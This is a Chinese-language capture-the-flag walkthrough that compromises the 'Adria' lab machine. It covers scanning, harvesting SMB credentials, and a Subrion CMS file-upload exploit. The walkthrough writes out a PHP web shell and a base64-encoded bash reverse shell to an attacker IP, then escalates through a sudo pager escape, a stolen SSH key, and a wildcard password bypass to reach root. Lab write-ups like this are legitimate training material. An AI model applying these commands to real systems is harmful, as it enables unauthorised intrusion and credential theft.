**Adria攻击流程**

1. **信息收集**
   1. **主机发现**

利用arp-scan对网络内主机进行探测，这里除192.168.6.173外均是该网络中的已知服务器，因此192.168.6.173即是adria靶机。-l代表扫描本地网络，-e指定扫描的网卡。

图形用户界面, 应用程序

描述已自动生成

图- 1

***注：为什么直接锁定到了靶机？***

***解释：这里我们已知adria是有漏洞的需要进行攻击，因此实际上arp-scan在此只起到了查找adria网络ip的作用。在实际攻击场景中，我们并不清除哪个主机有漏洞，因此每个探测到的主机都要尝试攻击。***

* 1. **端口扫描**

利用nmap对adria靶机(192.168.6.166)进行端口扫描。-s代表scan，S代表SYN扫描模式，-Pn代表不进行主机发现，-p-代表扫描所有端口。发现开放着22，80，139，445端口。

文本

描述已自动生成

图- 2

* 1. **Web路径扫描**

命令行输入gobuster dir -u '192.168.6.173/' -w '/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt' -x html,php,txt,zip,bak.jpg。这里显示该网站被重定向，这里排除一下345长度的数据包和一些无用状态码即可。命令输入gobuster dir -u '192.168.6.173' -w '/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt' -x jpg,txt,html,bak,zip,php --exclude-length 345 -b 302,400-405,500,301。发现有几个可以访问的文件license.txt、changelog.txt、robots.txt、panel，访问尝试发现无法访问，这是因为访问192.168.6.173被重定向到了域名adria.hmv，但是dns无法正确解析该域名导致的，只需要在/etc/hosts中添加一行192.168.6.173 adria.hmv即可。

文本

描述已自动生成

图- 3

文本

描述已自动生成

图- 4




图- 5

文本

描述已自动生成

图- 6

访问后发现license.txt是GNU的许可，无用；changelog.txt是一个更新日志，能够看出存在一个Subrion CMS应用，往后翻发现其更新到了4.2.1版本。搜索一下该版本是否存在漏洞，命令行输入命令searchsploit Subrion CMS 4.2.1，发现其存在一个可利用的文件上传漏洞，查看该脚本发现需要指定URL、用户名和密码。




图- 7




图- 8

矩形

中度可信度描述已自动生成

图- 9

文本

描述已自动生成

图- 10

访问robots.txt，分别访问这几个路径后发现panel是后台登录地址，web路径扫描也发现panel是返回200状态码可以访问到，访问后尝试几个简单的登录密码admin:admin等并未成功登录。

图形用户界面, 文本, 应用程序

描述已自动生成

图- 11

图形用户界面, 应用程序

描述已自动生成

图- 12

* 1. **收集smb共享文件**

利用smbmap查看靶机开放的端口是否存在可查看的敏感文件，命令行输入smbmap -H 192.168.6.173 -u guest，发现可以访问DebianShare这个文件，利用smbclient获取，输入smbclient \\\\192.168.6.173\\DebianShare -U guest，要求我们输密码，这里是以guest游客身份访问，大概率不需要密码，直接回车。输入dir查看当前目录下文件，发现存在一个文件configz.zip，下载到本地方便查看，输入get configz.zip，会下载到打开smbclient时的目录下。

文本

描述已自动生成

图- 13

文本

描述已自动生成

图- 14

图片包含 文本

描述已自动生成

图- 15

解压缩该文件，输入unzip configz.zip，进入该文件查看这类似是linux的安装程序，用grep -r user过滤一下，看是否存在敏感信息。发现了admin:jojo1989这对用户名和密码，尝试登录一下CMS网站，成功登录。

手机屏幕的截图

描述已自动生成

图- 16

文本

描述已自动生成

图- 17

图形用户界面, 应用程序

描述已自动生成

图- 18

1. **实施攻击-获取www-data shell**

利用从searchslpoit中找到的漏洞利用脚本，输入在kali中下载该文件，输入命令python3 /usr/share/exploitdb/exploits/php/webapps/49876.py -u 'http://adria.hmv/panel/' -l 'admin' -p 'jojo1989'后成功获得www-data权限。

文本

描述已自动生成

图- 19

为便于交互，生成一个反弹shell，输入命令echo "<?php system(\$\_GET['cmd']); ?>" >> shell.phar，然后在kali中输入nc -lvp 7777监听7777端口，然后在浏览器中输入192.168.6.173/uploads/shell.phar?cmd=echo "YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTkyLjE2OC42LjE0OS83Nzc3ICAwPiYx" |base64 -d |bash，其中YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTkyLjE2OC42LjE0OS83Nzc3ICAwPiYx是bash -i >& /dev/tcp/192.168.6.149/7777 0>&1的base64编码（注意>&和0>&1前均为两个空格）。kali在获得shell以后输入命令script -qc “/bin/bash -i” /dev/null以获得一个交互式shell。

文本

描述已自动生成

图- 20




图- 21

文本

描述已自动生成

图- 22

图形用户界面

中度可信度描述已自动生成

图- 23

1. **权限提升**
   1. **-获取adriana用户权限**

输入sudo -l查看当前用户的sudo权限，发现www-data用户可以无需密码以adriana用户身份运行/usr/bin/scalar文件。scalar并不是linux常见的自带可执行文件，在github中搜索scalar发现这是微软的一个用于管理git的软件，其运行方式类似于git，因此可以尝试通过对git的攻击方式攻击。在<https://gtfobins.github.io/#>网站中搜索git，发现其存在一个可利用漏洞是在查看help，由于help内容太多导致需要通过分页器less来逐行查看文件内容，此时的文件会被逐行解释，在解释时输入!和待执行命令会以运行该文件的用户身份执行。输入命令sudo -u adriana /usr/bin/scalar尝试运行发现其也存在一个help参数。

文本

描述已自动生成

图- 24

图形用户界面, 文本, 应用程序, Word

描述已自动生成

图- 25

文本

描述已自动生成

图- 26

文本

描述已自动生成

图- 27

输入命令sudo -uadriana /usr/bin/scalar help，然后接着输入!/bin/bash，成功获得adriana用户的shell。进入adriana用户家目录，发现存在一个.ssh文件，进入后发现存在ssh私钥id\_rsa，保存该私钥到kali，并使用命令chmod 600 ./is\_rsa改变当前私钥权限，然后输入命令ssh -i id\_rsa [adriana@192.168.6.173](mailto:adriana@192.168.6.173)连接到adriana。（这里由于是从help中获取的shell，所以有很多命令执行时受限，需要重新获得一个不受限的shell）

文本

描述已自动生成

图- 28

图形用户界面, 文本

描述已自动生成

图- 29

电脑萤幕

中度可信度描述已自动生成

图- 30

文本

描述已自动生成

图- 31

文本

描述已自动生成

图- 32

文本

描述已自动生成

图- 33

* 1. **获取root用户权限**

输入命令sudo -l查看adriana用户的sudo权限，发现其存在一个脚本文件/opt/backup，查看该脚本。该脚本总体上是通过获取用户一个密码和root用户的密码对比，对比正确后会压缩/var/www/html下的文件，压缩密码使用root密码。这里的代码存在一个漏洞，即脚本if [[ $PASSWORD == $USER\_PASS ]]处代码在不使用""进行判等时，可以通过通配符\*绕过（当使用代码if [[ "$PASSWORD" == "$USER\_PASS" ]]时才会按位对比，通配符无效）。在绕过后，由于root密码$PASSWORD作为了命令的参数被执行，因此可以通过进程监控来获得命令执行时的参数，从而拿到root密码。

文本

描述已自动生成

图- 34

文本

描述已自动生成

图- 35

打开kali，输入命令ssh -i id\_rsa [adriana@192.168.6.173](mailto:adriana@192.168.6.173)新建立一个adriana用户的shell，然后利用watch工具，输入命令watch -n 0.1 -d "ps -aux |grep /usr/bin/zip >> ./watch.txt"，监控命令。然后在原先的adriana终端中输入命令sudo /opt/backup运行该脚本，输入\*作为密码。脚本执行结束后切回第二个adriana用户的终端，ctrl-c结束当前watch进程，输入命令cat watch.txt，翻阅查看到root密码。输入命令su root，然后输入该root密码，成功获得root权限。

文本

描述已自动生成

图- 36



图- 37

文本

描述已自动生成

图- 38

图形用户界面, 文本

描述已自动生成

图- 39

文本

描述已自动生成

图- 40

图片包含 图形用户界面

描述已自动生成

图- 41

图片包含 图形用户界面

描述已自动生成

图- 42

文本

描述已自动生成

图- 43